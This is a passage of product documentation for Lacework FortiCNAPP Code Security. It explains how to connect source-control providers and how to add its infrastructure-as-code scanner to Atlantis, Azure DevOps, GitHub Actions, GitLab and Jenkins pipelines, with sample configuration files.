Azure DevOps	Yes
Jenkins	Yes
Atlantis	Yes

To integrate Code Security with a SCM provider, the following pre-requisites are necessary to onboard:

Environment	Permission	Scope
GitHub	Owner permissions	Organizations
GitLab	Owner or Maintainer role	Projects
Bitbucket	Admin	Workspaces
Azure Repo	Not Supported	Not Supported

Integrating with an SCM

This section contains the following topics:

- GitHub on page 1433
- GitLab on page 1434
- Bitbucket on page 1436
- Managing source control management integrations on page 1437

GitHub

The following steps will help you integrate with a GitHub organization.

To integrate with a GitHub organization:

1. Log in to the console.
2. Go to *Settings* > *Integrations* > *Code security*.
3. Click *Add integration*.
4. Select an integration type:
   a. Select a Git provider.
   b. Select *GitHub*.

You must have Owner permissions to the GitHub organization.

5. Click *Go to GitHub* and sign in to your desired organization.
6. Select the organization you wish to integrate and click *Configure*.
7. Select *All repositories* or *Only select repositories*.
   - If you select *Only select repositories*, use the dropdown to select the repositories you would like Lacework FortiCNAPP to scan.
8. Click *Install & Authorize*.
9. GitHub automatically redirects you back to the console to confirm the integration was successful.

   If it was successful, the Console displays an updated list of your organizations and repositories. Click *Close* to exit the integration wizard.

   Lacework FortiCNAPP Code Security will automatically scan the default branch of all your repositories. Once the scans are completed, you will be able to see the results in the UI.

In the GitHub security *Settings* page, the *IP allow list* feature offers the ability to limit access based on IP address. This feature may impact the onboarding process of GitHub enterprises. See Managing allowed IP addresses for a GitHub App.

After integrating with GitHub, you can enable or disable different Code Security tools. The following topics provide information on navigating through the UI of each Code Security tool:

- Infrastructure-as-Code Security on page 1441
- SCA and SAST on page 1463
- Vulnerabilities: Hard-coded secrets on page 1537
- Secrets detection on page 1628

GitLab

The following steps will help you integrate with a GitLab Project.

Lacework FortiCNAPP does not support SCM integration with self-hosted GitLab.

Self-hosted Gitlab is supported for the following integrations:

- IaC security: See GitLab self-hosted pipeline on page 1455.
- SCA and SAST: See Tutorial with GitLab pipeline on page 1474.

Integrating repositories with GitLab requires you have an Owner or Maintainer role in GitLab.

Integrating Lacework FortiCNAPP with GitLab requires token-based authentication. Before you create a Group Access Token, you should decide which GitLab Groups you want Lacework FortiCNAPP to scan and choose one to start with. Visit the GitLab Documentation for help creating a Group Access Token.

The token you create must have the role set to *Maintainer* and both the *read_repository* and *api* scopes selected.

Once you have created a Group Access Token, you can integrate with GitLab.

To integrate with GitLab:

1. Log in to the console.
2. Go to *Settings > Integrations > Code security*.
3. Click *Add integration*.
4. Select an integration type:
   a. Select a Git provider.
   b. Select *GitLab*.
5. Click *Go to GitLab*.
6. Log in to your GitLab Account.
7. Click *Authorize*.
8. In the console, enter your Group Access Token and use the dropdown the select the corresponding GitLab group.
9. Click *Test integration*.
10. Once the test returns *Integration successful*, click *Next*. The Code Security app then scans and lists the integrated organizations and repositories.
11. Click *Close* to exit the integration wizard.

    Lacework FortiCNAPP Code Security will automatically scan the default branch of all your repositories. Once the scans are completed, you will be able to see the results in the UI.

Once integrated, you can enable or disable different Code Security tools. The following topics provide information on navigating through the UI of each Code Security tool:

- Infrastructure-as-Code Security on page 1441
- SCA and SAST on page 1463
- Vulnerabilities: Hard-coded secrets on page 1537
- Secrets detection on page 1628

Bitbucket

Integrating with Bitbucket requires the use of the Lacework FortiCNAPP Code Security app.

To integrate with a Bitbucket organization:

1. Log in to the console.
2. Go to *Settings* > *Integrations* > *Code security*.
3. Click *Add integration*.
4. Select an integration type:
   a. Select a Git provider.
   b. Select *Bitbucket*.
5. Click *Start integration*.
6. Click *Install Bitbucket app*.
7. Log in to your Bitbucket account.
8. Click *Grant access* to give the app access.
9. Use the *Authorize for workspace* dropdown to select a workspace.
10. Click *Grant access* to install the Code Security App.
11. Accept the *Terms of Service*.
12. Click *Connect Bitbucket*.
13. In the console, use the *Bitbucket workspace* dropdown to select the workplace you want to give IaC access to.
14. Click *Grant access*.
    If the Bitbucket integration is successful, the app scans and lists your organizations and repositories in the Console.
15. Click *Confirm & scan* to finish.

Managing source control management integrations

The following capabilities are only available for source control management (SCM) integrations.

You can view, edit, delete, or enable and disable integrated organization and repositories in the console.

To access Code Security:

1. Log in to the console.
2. Go to *Settings* > *Integrations* > *Code security*.

All SCM-based integrations are listed by their codespaces. Codespaces is the vendor-agnostic term referring to the organizational structures within an SCM system where repositories and projects are grouped under a single entity. It translates across different SCM platforms as follows:

1. GitHub: GitHub Organizations.
2. GitLab: Gitlab Group.
3. Bitbucket: Bitbucket Workspace.

The following table surfaces several important details about each codespace that is integrated:

Codespace	The name of the codespace itself.
Repositories	The number of repositories that were detected within the codespace.
Date added	The date when the codespace was onboarded.
Integration status	The current status of the codespace integration. The status field can return the following status: • *Installed*: The integration is active and working correctly. • *Deleted*: The integration has been deleted and Lacework FortiCNAPP will stop interacting with the codespace.
Actions	The set of actions that are available for the specific codespace. You will typically see the following: • *See details*: Navigates the user to the details page of the codespace • *Scan now*: Requests Lacework FortiCNAPP to scan all the repositories within the codespace. • *Delete*: Deletes the codespace integration. Note, this means that Lacework FortiCNAPP will stop interacting with the codespace. There are separate instructions available for actually deleting the integration with your SCM provider.

Managing global settings

Code security has global settings that are applied to all codespaces, including any future integrations. These can be found within the *Integrations > Code security* page, by clicking *Settings* at the top.

In the *Code security > Settings* page, users have two main integration options: *Applications (SCA/SBOM)* and *Infrastructure as Code (IaC)*. The following is a detailed description of each section and the options available.

These settings affect how Lacework FortiCNAPP interacts with your codespace and what it is allowed to do across your repositories.

Applications (SCA/SBOM)

Enable toggle	This toggle enables or disables the SCA scanning capabilities for integration.
Also scan for	This section provides additional scanning capabilities that can be toggled: • *Licenses*: Scans code for licensing information to detect potential licensing conflicts or confirm compliance. • *Hard-coded secrets*: Identifies sensitive information (like API keys, passwords, or tokens) that might be hard-coded within the source code. • *Internal code (FAST)*: Enables SAST scanning for internal code using the FAST engine.
Actions	This is what Lacework FortiCNAPP is allowed to do when a user submits a Pull Request in a repository. Lacework FortiCNAPP runs scans on both the source and target branches and compares the results. By doing so, it is identifying unique vulnerabilities introduced in the source branch. The following behaviors impact what Lacework FortiCNAPP does with the unique vulnerabilities detected: • *Comment findings on PRs*: When enabled, this option would automatically add comments to pull requests with the findings from the scan. Currently, it is disabled. • *Block PRs with security violations*: When enabled, this option would prevent pull requests with detected security violations from being merged until the issues are resolved. This option is also disabled here.

Infrastructure as Code (IaC)

Enable toggle	This toggle enables or disables the Infrastructure as Code (IaC) integration. In this case, it is enabled, as indicated by the active toggle.
Actions	This is what Lacework FortiCNAPP is allowed to do when a user submits a Pull Request in a repository.

	Lacework FortiCNAPP runs scans on both the source and target branches and compares the results. By doing so, it is identifying unique vulnerabilities introduced in the source branch. The following behaviors impact what Lacework FortiCNAPP does with the unique vulnerabilities detected: • *Comment findings on PRs*: This option, when enabled, would add comments to pull requests with findings from the IaC scan. It is currently disabled. • *Block PRs with security violations*: This option is enabled, meaning that pull requests with security violations identified in the IaC configuration will be blocked from merging until the issues are resolved.

Managing codespace specific settings

Beyond the global settings, Lacework FortiCNAPP has codespace-specific settings that users can access to modify settings specific to a codespace. This can be accessed from the *Integrations > Code security* page by clicking on actions on a specific codespace and then selecting *See Details*.

This page allows users to manage settings and view information about each repository within a given codespace. For all the repositories in the code space, you can ask Lacework FortiCNAPP to run a scan all at once by selecting *Scan All Repos*. Beyond that, there are repository specific settings that can be modified by interacting with the table.

The table has the following properties:

Repository	The name of the repository detected within this codespace, each with a accessible link to the GitHub repository.
Default branch	Displays the default branch of each repository.
Date added	Shows the date and time when each repository was added to the codespace integration.
Scan this repository	This toggle allows users to enable or disable scanning for each repository individually.
Actions	Provides quick access to actions related to each repository. The play icon allows users to manually trigger a scan for that specific repository.

Integrate with a CI/CD pipeline

Lacework FortiCNAPP Code Security is in the process of consolidating into a simplified integration workflow to support all forms of scanning into a single pre-built image. For now, IaC scanning is supported for a handful of CI/CD pipeline services, while SCA, SAST, and Secrets detection can be embedded to any pipeline.

For IaC scanning, select one of the providers supported for a guided tutorial on embedding IaC scanning into one of the pipelines we support. For SCA, SAST, and Secrets detection; the tutorials are general guidance, but the CLI is designed to be flexible in other deployments.

Your source code is never uploaded or transferred to the Lacework FortiCNAPP servers or platform.

Any data that is transferred, such as metadata, scan results, or logs, will be clearly specified. Potentially transferred data is dependent on the scan type, as follows:

- IaC scans:
  - A full assessment file in JSON format.
  - An IaC findings subset file in JSON format.
- SCA and SAST scans:
  - Four variants of finding files in different JSON formats.
  - A billing metadata file with committer data for a particular repository.

This section includes the following topics:

- Infrastructure-as-Code Security on page 1441
- SCA and SAST on page 1463

Infrastructure-as-Code Security

To get started scanning CI/CD pipelines with our Infrastructure-as-Code (IaC) tool, view the provider-specific topics to integrate with:

- Integrate with Atlantis on page 1444
- Azure DevOps integration on page 1448
- GitHub actions on page 1450
- GitLab pipeline on page 1453
- GitLab self-hosted pipeline on page 1455
- Jenkins integration on page 1459

General requirements

Usage is universal across all CI/CD providers. Optional variables allow you additional control over your CI/CD scans and are noted with *(Optional)*. All other variables are required.

Authenticating IaC scans in a pipeline

The following values are required if the Lacework FortiCNAPP CLI is being used directly with the IaC component:

Secret	Description
`LW_ACCOUNT`	Lacework FortiCNAPP account URL subdomain. For example, `<ACCOUNT>.lacework.net`
`LW_API_KEY`	Lacework FortiCNAPP API access key ID
`LW_API_SECRET`	Lacework FortiCNAPP API secret access key

Obtaining the component environment secrets

To collect the environment secrets:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

Additional environment variables

The following environment variables can be passed as arguments to the IaC container image. Each variable is effectively a flag available in the IaC CLI, allowing users to define custom requirements for their use cases.

Variable	Description
`SCAN_DIR`	(Optional) Directory where the scan should be executed (relative to `WORKSPACE` or absolute).
`WORKSPACE`	(Optional) Directory where the volume is mounted.

Variable	Description
`JSON_OUTPUT_FILE`	(Optional) File to print results in JSON format. The directory for this file should be mounted when running Docker so that the file is written to your disk.
`JUNIT_OUTPUT_FILE`	(Optional) File to print results in JUNIT XML format. The directory for this file should be mounted when running Docker so that the file is written to your disk.
`GO_TEMPLATE_FILE`	(Optional) Prints using a Go text template. The *GO_TEMPLATE_OUTPUT_FILE* must also be set.
`LW_IAC_CLI_FORMAT`	(Optional) Format to print stdout results in (table, yaml, json, none, csv, atlantis, or count). May be used in conjunction with `JSON_OUTPUT_FILE`, `JUNIT_OUTPUT_FILE` and `GO_TEMPLATE_FILE`.
`DOWNLOAD_TF_MODULES`	Set to false to avoid download of external Terraform modules during a tf-scan. The default is true. Note that your assessment will be limited to only the Terraform code directly stored in your workspace and you may see warnings relating to modules not being downloaded.

Integrate with Atlantis

Atlantis overview

Atlantis is an application for automating Terraform through pull requests. It is deployed as a standalone application into your infrastructure.

Lacework FortiCNAPP IaC Security can be used to run IaC Policy checks and Plan Processing.

Lacework FortiCNAPP currently supports Custom Workflow integration with Atlantis, which allows IaC scans to be performed either as part of the Atlantis plan command or any custom command that your organization wishes to use.

The following is required to proceed with the integration:

1. Docker should be running on the Atlantis server.
2. Your Lacework FortiCNAPP credentials should be stored somewhere on the Atlantis server (for example, `/root/atlantis/lw_credentials`) with contents like:

```
LW_ACCOUNT=[Your Lacework account name] LW_API_KEY=[Your Lacework API key] LW_API_SECRET=[Your Lacework API secret]
```

Custom workflow integration

You can define a custom workflow in the following ways: `server-side` or `repo-level` configuration. The following section explains the advantages of each and which one might better suit your workflow. It is recommended that you maintain the IaC integration as a server side configuration.

Server side configuration

The custom workflow integration is maintained on the Atlantis server side. Server-side configuration lets you have granular control of the IaC integration on a per-repository basis and also applies a global custom workflow configuration for all repositories. For details, see the Atlantis documentation.

Repository-level configuration

The repository-level configuration pattern is the ideal integration workflow if individual teams manage each repository and its configurations. With repository-level configurations, each team can manage their IaC integration independently. For details about repository-level config, see the Atlantis documentation.

Integrating IaC security with Atlantis through server-side configuration

Create a file called `repos.yaml` on the Atlantis server where you would like to maintain your Atlantis configuration.

The following is a sample configuration file that runs IaC scans as part of the Atlantis plan. It runs a scan immediately after generating the plan file.

The configuration yaml is set to use this behavior for any repository and branch.

The following example assumes that your Terraform code is in a terraform directory in the project root:

```
. (project root)
└── terraform
    ├── main.tf
    └── vars.tf
```

```
# repos lists the config for specific repos.
repos:
- id: /.*/ branch: /.*/
    apply_requirements: [approved, mergeable]
    # allowed_overrides specifies which keys can be overridden by this repo in
    # its atlantis.yaml file.

    allowed_overrides: []

    # allowed_workflows specifies which workflows the repos that match
    # are allowed to select.

    # allow_custom_workflows defines whether this repo can define its own
    # workflows. If false (default), the repo can only use server-side defined
    # workflows.

    allow_custom_workflows: false

    # delete_source_branch_on_merge defines whether the source branch would be deleted on merge
    # If false (default), the source branch won't be deleted on merge
    delete_source_branch_on_merge: false

    # workflows lists server-side custom workflows

projects:
    name: lacework-iac
        dir: .
```

```
        workflow: lacework-iac
workflows:
    default:
        plan:
            steps:
            # Generate TF plan files
            run: "terraform -chdir=terraform init"
            run: "terraform -chdir=terraform plan -input=false -refresh -out $PLANFILE"
            run: "terraform -chdir=terraform show -json $PLANFILE > $SHOWFILE"
            # Create an env.list file with environment values that must be passed to Lacework's
IaC docker image
            # # Atlantis vars
            run: "echo \"ATLANTIS_TERRAFORM_VERSION=${ATLANTIS_TERRAFORM_VERSION}\" > env.list"
            run: "echo \"DIR=${WDIR}\" >> env.list"
            run: "echo \"PLANFILE=${PLANFILE}\" >> env.list"
            run: "echo \"SHOWFILE=${SHOWFILE}\" >> env.list"
            run: "echo \"BASE_REPO_NAME=${BASE_REPO_NAME}\" >> env.list"
            run: "echo \"BASE_REPO_OWNER=${BASE_REPO_OWNER}\" >> env.list"
            run: "echo \"HEAD_REPO_NAME=${HEAD_REPO_NAME}\" >> env.list"
            run: "echo \"HEAD_REPO_OWNER=${HEAD_REPO_OWNER}\" >> env.list"
            run: "echo \"HEAD_BRANCH_NAME=${HEAD_BRANCH_NAME}\" >> env.list"
            run: "echo \"PROJECT_NAME=${PROJECT_NAME}\" >> env.list"
            run: "echo \"PULL_NUM=${PULL_NUM}\" >> env.list"
            run: "echo \"PULL_AUTHOR=${PULL_AUTHOR}\" >> env.list"
            run: "echo \"REPO_REL_DIR=${REPO_REL_DIR}\" >> env.list"
            run: "echo \"USER_NAME=${USER_NAME}\" >> env.list"
            run: "echo \"COMMENT_ARGS=${COMMENT_ARGS}\" >> env.list"
            # # Lacework vars
            run: "echo \"TF_PLAN_JSON=$(basename $SHOWFILE)\" >> env.list"
            run: "echo \"WORKSPACE=src\" >> env.list"
            # # Add the LW credentials from Atlantis server into the env for docker
            run: "cat /root/atlantis/lw_credentials >> env.list" # Run the Lacework Terraform plan
scan
            run: "docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec:stable
lacework iac scan --directory=."
```

Integrating IaC Security with Atlantis through repository-side configuration

For repository-side configuration, the Server side `repos.yaml` should be similar to the following to allow repositories to select their own workflow. See Server-side Repo Configuration Use Cases for more details.

```
---
repos:
- id: /.*/
    allowed_overrides: [workflow]
    allow_custom_workflows: true
```

Repository side configuration should be similar to the following:

The following example assumes that your Terraform code is in a terraform directory in the project root. Your Atlantis configuration will be in an atlantis.yaml file at the project root. For example:

```
. (project root)
├── atlantis.yaml
└── terraform
    ├── main.tf
    └── vars.tf
```

```
---
version: 3 projects:
    name: lacework-iac
        dir: .
        workflow: lacework-iac
workflows:
    lacework-iac:
        plan:
        steps:
        # Generate TF plan and show files
        run: "terraform -chdir=terraform init"
        run: "terraform -chdir=terraform plan -input=false -refresh -out $PLANFILE"
        run: "terraform -chdir=terraform show -json $PLANFILE > $SHOWFILE"
        # Create an env.list file with environment values that must be passed to Lacework's IaC
docker image
        # # Atlantis vars
        run: "echo \"ATLANTIS_TERRAFORM_VERSION=${ATLANTIS_TERRAFORM_VERSION}\" > env.list"
        run: "echo \"DIR=${WDIR}\" >> env.list"
        run: "echo \"PLANFILE=${PLANFILE}\" >> env.list"
        run: "echo \"SHOWFILE=${SHOWFILE}\" >> env.list"
        run: "echo \"BASE_REPO_NAME=${BASE_REPO_NAME}\" >> env.list"
        run: "echo \"BASE_REPO_OWNER=${BASE_REPO_OWNER}\" >> env.list"
        run: "echo \"HEAD_REPO_NAME=${HEAD_REPO_NAME}\" >> env.list"
        run: "echo \"HEAD_REPO_OWNER=${HEAD_REPO_OWNER}\" >> env.list"
        run: "echo \"HEAD_BRANCH_NAME=${HEAD_BRANCH_NAME}\" >> env.list"
        run: "echo \"PROJECT_NAME=${PROJECT_NAME}\" >> env.list"
        run: "echo \"PULL_NUM=${PULL_NUM}\" >> env.list"
        run: "echo \"PULL_AUTHOR=${PULL_AUTHOR}\" >> env.list"
        run: "echo \"REPO_REL_DIR=${REPO_REL_DIR}\" >> env.list"
        run: "echo \"USER_NAME=${USER_NAME}\" >> env.list"
        run: "echo \"COMMENT_ARGS=${COMMENT_ARGS}\" >> env.list"
        # # Lacework vars
        run: "echo \"TF_PLAN_JSON=$(basename $SHOWFILE)\" >> env.list"
        run: "echo \"WORKSPACE=src\" >> env.list"
        # # Add the LW credentials from Atlantis server into the env for docker
        run: "cat /root/atlantis/lw_credentials >> env.list" # Run the Lacework Terraform plan
scan
        run: "docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec:stable lacework
iac scan --directory=."
```

Azure DevOps integration

To integrate the Lacework FortiCNAPP IaC scanner with an Azure DevOps repository, you need to edit the `azure-pipelines.yml` file that is located in the root of your repository.

Obtaining secret values

To integrate with Azure DevOps, you must first collect the values for `LW_ACCOUNT`, `LW_API_KEY` and `LW_API_SECRET`.

To collect the environment secrets:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

Adding variables to Azure DevOps

Once you have obtained the values for `LW_ACCOUNT`, `LW_API_KEY` and `LW_API_SECRET`, you must add and set up the environment to allow the scanning step to access them.

To add the variables in Azure DevOps:

1. For each secret (`LW_ACCOUNT`, `LW_API_KEY` and `LW_API_SECRET`):
   a. Log in to Azure DevOps.
   b. Click *Pipelines* > *Pipelines*.
   c. On your pipeline, click the more actions menu.
   d. Click *Edit*.
   e. Click *Variables*.
   f. Click *New variable*.
   g. Enter the name for the variable and the value.
   h. Click *OK*.
2. Repeat for each variable and then click *Save*.

Example Azure DevOps pipeline

The following example pipeline includes a single IaC scanning step.

```
trigger:
    main
    pool:
    vmImage: ubuntu-24.04
    steps:
        script: |
            echo "Running Lacework IaC checks." docker run \
            -e LW_ACCOUNT=$(LW_ACCOUNT) \
            -e LW_API_KEY=$(LW_API_KEY) \
            -e LW_API_SECRET=$(LW_API_SECRET) \
            -v $(Build.SourcesDirectory):/app/src \
            -e WORKSPACE=src \
            -e EXIT_FLAG='high' \
            docker.io/lacework/codesec:stable lacework iac scan --directory=.
```

The Lacework FortiCNAPP IaC scanner comes pre-packaged as a Docker container.

Usage variables

The previous example uses `WORKSPACE` and `EXIT_FLAG`. Visit General requirements on page 1442 for more information. You can use these variables to configure the behavior of the scanner depending on your scenario.

Results

To view the results of this CI/CD integration in the Lacework FortiCNAPP Console, you must follow the assessment URL which is output by the scanner.

The assessment is not displayed in the *Assessments > Pipelines* tab.

GitHub actions

Integrating IaC scanning into a GitHub Actions CI/CD pipeline

To integrate a GitHub Actions CI/CD pipeline, you must first collect your Lacework FortiCNAPP account name, `LW_API_KEY` and `LW_API_SECRET`.

To collect the environment secrets:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

To configure the API Key, API Secret, and account name:

1. In your GitHub repository, go to *Settings* > *Security* > *Secrets & Variables* > *Actions*.
2. Click the *Secrets* tab.
3. For each secret (`LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET`):
   a. Click *New repository secret*.
   b. In the *Name* field, enter the name of your variable. For example, `LW_ACCOUNT`.
   c. In the *Secret* field, enter the value you retrieved from the .json file for each secret. For example, `<account.lacework.net>`.
   d. Click *Add secret*.
   e. Then configure a GitHub Action similar to the following example:

```
name: lacework-iac-example
# Controls when the workflow will run
on:
    # Triggers the workflow on push or pull request events but only for the "main" branch
    push:
        branches: [ "main" ]
    pull_request:
        branches: [ "main" ]
    # Allows you to run this workflow manually from the Actions tab
    workflow_dispatch:

# A workflow run is made up of one or more jobs that can run sequentially or in parallel
jobs:
# This workflow contains a single job called "build"
```

```
    build:
        # The type of runner that the job will run on
        runs-on: ubuntu-24.04
        # Steps represent a sequence of tasks that will be executed as part of the job
        steps:
            # Checks-out your repository under $GITHUB_WORKSPACE, so your job can access
it
            - name: Checkout Code
              uses: actions/checkout@v3

            - name: Scan the repo for vulnerabilities in IaC
              run: |
                  set +e
                  env | grep "GITHUB_\|LW_\|CI_" >> env.list
                  echo "LW_ACCOUNT=${{ secrets.LW_ACCOUNT }}" >> env.list
                  echo "LW_API_KEY=${{ secrets.LW_API_KEY }}" >> env.list
                  echo "LW_API_SECRET=${{ secrets.LW_API_SECRET }}" >> env.list
                  echo "WORKSPACE=src" >> env.list
                  cat env.list
                  docker run --env-file env.list -v "$(pwd):/app/src"
lacework/codesec:stable lacework iac scan -d /app/src
                  SCAN_EXIT_STATUS=$?
                  echo "SCAN_EXIT_STATUS=$SCAN_EXIT_STATUS" >> "$GITHUB_ENV"
                  set -e
            - name: Scan Status
              run: |
                exit $(($SCAN_EXIT_STATUS))
```

For available environment arguments, see General requirements on page 1442.

Debugging

If you run into issues with getting the scan to complete, use the following steps to debug:

1. Use a test file:
   a. To verify that the scanner is picking up files correctly, you can try adding a test terraform file.
   b. Use the `tf-scan` command. You can add a terraform snippet with violations, for example a basic s3 bucket, to verify that the scan performs as expected.
2. Confirm that files are in the correct directory level of the repository:
   a. We do not support scanning files that reside in the root of the repository. For example, to scan terraform code, verify that it is in a directory called *terraform* in the repository. This will allow scans to take place.
3. Terraform plan file is valid JSON:
   a. To generate a valid terraform plan file, you must first generate a terraform plan file by running

      ```
      terraform plan -out=plan.tfplan
      ```

   b. Then run the following to generate the JSON version of the file:

```
terraform show --json plan.tfplan >> tfplan.json
```

GitLab pipeline

Before you can integrate a GitLab CI/CD pipeline, you must collect your Lacework FortiCNAPP account name, `LW_API_KEY` and `LW_API_SECRET`.

To collect the environment secrets:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

To configure the API Key, API Secret, and account name in your GitLab project or group:

1. Go to your group or project, then go to *Settings* > *CI/CD* and expand the *Variables* section.
2. Click *Add variable* for each variable (`LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET`) and fill in the following fields:
   - *Key*: `LW_ACCOUNT`, `LW_API_KEY` or `LW_API_SECRET`.
   - *Value*: Enter the value you retrieved from the .json file for each variable.

   For example, *Key*: `LW_ACCOUNT` and *Value*: `<account>.lacework.net`.
3. Then configure a GitLab pipeline similar to the following example:

```
stages: # List of stages for jobs, and their order of execution
    - build
    - test

variables:
    LW_ACCOUNT: $LW_ACCOUNT
    LW_API_KEY: $LW_API_KEY
    LW_API_SECRET: $LW_API_SECRET

build-job:
    stage: build # This job runs in the build stage.
    script:
        - echo "Building..."
        - sleep 5 # We're demo'ing IaC scanning, nothing to build

iac-test-job:   # This job runs in the test stage.
    stage: test    # It only starts when the job in the build stage completes successfully.
    image: docker:latest
    services:
        - docker:dind #dind is needed so that Lacework IaC an run as a docker image
    script:
        - echo "Running Lacework IaC checks."
        - env | grep "GITLAB_\|LW_\|CI_" > env.list
        - echo "WORKSPACE=src" >> env.list
```

```
        - docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec:stable lacework
iac scan --directory=.
```

GitLab self-hosted pipeline

Prerequisite - Select the correct GitLab runner

To select the correct GitLab runner, we recommend using Docker as an executor. Go to the GitLab documentation for more information on supported executors.

The following set up configuration is an example using Docker:

```
concurrent = 1
check_interval = 0
[session_server]
    session_timeout = 1800
[[runners]]
    name = "gitlab-runner"
    url = "<gitlab_URL>" id = 1
    token = <token>
    token_obtained_at = 2022-10-17T13:35:56Z
    token_expires_at = 0001-01-01T00:00:00Z executor = "shell"
    [runners.custom_build_dir]
    [runners.cache]
        [runners.cache.s3]
        [runners.cache.gcs]
        [runners.cache.azure]
[[runners]]
    name = "gitlab-runner"
    url = "<gitlab_URL>"
    id = 2
    token = <token>
    token_obtained_at = 2022-10-17T14:23:09Z
    token_expires_at = 0001-01-01T00:00:00Z
    executor = "docker"
    [runners.custom_build_dir]
    [runners.cache]
        [runners.cache.s3]
        [runners.cache.gcs]
        [runners.cache.azure]
    [runners.docker]
        tls_verify = false
        image = "ubuntu"
        privileged = false
        disable_entrypoint_overwrite = false
        oom_kill_disable = false
        disable_cache = false
        volumes = ["/cache"]
        shm_size = 0
    [[runners]]
```

```
        name = "gitlab-runner"
        url = "<gitlab_URL>"
        id = 3
        token = <token>
        token_obtained_at = 2022-10-17T14:24:21Z
        token_expires_at = 0001-01-01T00:00:00Z
        executor = "docker"
        [runners.custom_build_dir]
        [runners.cache]
            [runners.cache.s3]
            [runners.cache.gcs]
            [runners.cache.azure]
    [runners.docker]
        tls_verify = false
        image = "ubuntu"
        privileged = false
        disable_entrypoint_overwrite = false
        oom_kill_disable = false
        disable_cache = false
        volumes = ["/cache"]
        shm_size = 0
```

The default runner does not support container-based pipelines. This must be set up post-install. If the container-based runner is not locked in, and you turn off the default runner, this results in pipeline failure.

Integrating a GitLab CI/CD pipeline

Before you can integrate a GitLab CI/CD pipeline, you must collect your Lacework FortiCNAPP account name, `LW_API_KEY` and `LW_API_SECRET`.

To collect the environment secrets:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

To must configure the API Key, API Secret, and account name in your GitLab project or group:

1. Go to your group or project, then go to *Settings* > *CI/CD* and expand the *Variables* section.
2. Click *Add variable* for each variable (`LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET`) and fill in the following fields:
   - *Key*: `LW_ACCOUNT`, `LW_API_KEY` or `LW_API_SECRET`.
   - *Value*: Enter the value you retrieved from the .json file for each variable.

For example, *Key*: `LW_ACCOUNT` and *Value*: `<account>.lacework.net`.

3. Then, configure a GitLab Pipeline similar to the following examples:
   a. Prerequisite - Select the correct GitLab runner on page 1455
   b. Integrate a GitLab CI/CD Pipeline:
      i. Example GitLab pipeline on page 1457
      ii. Example GitLab pipeline using Docker on page 1457

Example GitLab pipeline

```
stages: # List of stages for jobs, and their order of execution
    build
    test

build-job:
    stage: build # This job runs in the build stage.
    script:
        - echo "Nothing to build here..."
        # - sleep 5 # We're demo'ing IaC scanning, nothing to build

iac-test-job: # This job runs in the test stage.
    stage: test # It only starts when the job in the build stage completes successfully.
image: lacework/codesec:stable
    variables:
        LW_ACCOUNT: $LW_ACCOUNT
        LW_API_KEY: $LW_API_KEY
        LW_API_SECRET: $LW_API_SECRET
        WORKSPACE: "src"
    script:
        - sh -c /app/bin/init lacework iac scan --directory=.
```

Example GitLab pipeline using Docker

```
stages: # List of stages for jobs, and their order of execution
    - build
    - test

variables:
    LW_ACCOUNT: $LW_ACCOUNT
    LW_API_KEY: $LW_API_KEY
    LW_API_SECRET: $LW_API_SECRET

build-job:
    stage: build # This job runs in the build stage.
```

```
    script:
        - echo "Building..."
        - sleep 5 # We're demo'ing IaC scanning, nothing to build

iac-test-job:   # This job runs in the test stage.
    stage: test    # It only starts when the job in the build stage completes successfully.
    image: docker:latest
    services:
        - docker:dind #dind is needed so that Lacework IaC an run as a docker image
    script:
        - echo "Running Lacework IaC checks."
        - env | grep "GITLAB_\|LW_\|CI_" > env.list
        - echo "SCAN_DIR=terraform" >> env.list
        - echo "WORKSPACE=src" >> env.list
        - docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec:stable lacework iac
scan --directory=.
```

Jenkins integration

Beta feature CI/CD support for Jenkins is currently in beta for select Lacework FortiCNAPP customers. Contact your Lacework FortiCNAPP Representative for more information.

Managing Lacework FortiCNAPP API credentials with Jenkins

There are a variety of ways to manage credentials in Jenkins. For more information, go to the Jenkins Documentation.

Collecting `LW_API_KEY` and `LW_API_SECRET`

To integrate with Jenkins, you must first collect your `LW_API_KEY` and `LW_API_SECRET`.

To collect the environment secrets:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

Adding `LW_API_KEY` and `LW_API_SECRET` credentials

The following set of instructions add and configure global credentials in your Jenkins environment. Before implementing these credentials, check with your Jenkins administrator to verify that this is your organization's method of configuration.

The following instructions are an example. Follow your organization’s credential management when implementing the procedure.

You must have *Credentials > Create permission* in your Jenkins organization. This role is configured by a user with *Administer* permission.

